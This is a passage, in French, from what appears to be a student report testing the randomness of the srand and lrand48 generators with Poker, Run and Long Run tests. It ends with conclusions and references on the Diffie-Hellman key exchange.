Le test Poker échoue tout le temps. La valeur de X semble trop élevée. Nous pouvons déceler que cela provient du fait que les différentes combinaisons ne sont pas équiprobables. Après avoir fait apparaître plus clairement les résultats, nous avons remarqué que les combinaisons contenant beaucoup de 0 étaient plus probables que les combinaisons contenant beaucoup de 1. Cette différence de probabilité est la cause d'un résultat X très grand étant donné que la formule du Poker additionne les **carrés** des occurences de chaque combinaison (le résultat X serait plus petit si toutes les combinaisons étaient équiprobables). A nouveau, on peut sans doute y voir une corrélation avec notre remarque préliminaire.

4.1.6 Run

Afin d'éviter tout problème sur la notion de run, nous avons pris comme définition "Pour un run de n bits consécutifs ayant la même valeur, sa longueur est de n-1". De cette manière, le test du Run semble être toujours positif. Cela nous permet de conclure que les différents bits sont relativement bien dispersés.

4.1.7 Long Run

Le Long Run réussit lui aussi toujours. Il n'y a donc pas de trop longues séquences d'un même bit.

4.1.8 Conclusion

Les résultats sont dans l'ensemble positifs. La dispersion des bits est bonne, par contre l'équité entre le bit 1 et le bit 0 n'est pas parfaite. Le bit 0 semble apparaître trop souvent au détriment du bit 1. Il est difficile de savoir si le déséquilibre est réel ou s'il provient uniquement du fait que chaque nombre généré commence obligatoirement par 0.

Nous avons testé un autre générateur de nombre pseudo-aléatoires, srand48 (et lrand48). Les nombres générés sont différents (par rapport à srand), mais après avoir fait plusieurs tests, nous en avons conclu que les résultats étaient tout à fait similaires.

Chapter 5

References

- [1] Échange de clés Diffie-Hellman http://fr.wikipedia.org/wiki/%C3%89change_de_cl%C3%A9s_Diffie-Hellman
- [2] Diffie-Hellman key exchange http://en.wikipedia.org/wiki/Diffie-Hellman
- [3] Diffie-Hellman Key Agreement Method http://tools.ietf.org/html/rfc2631

List of Figures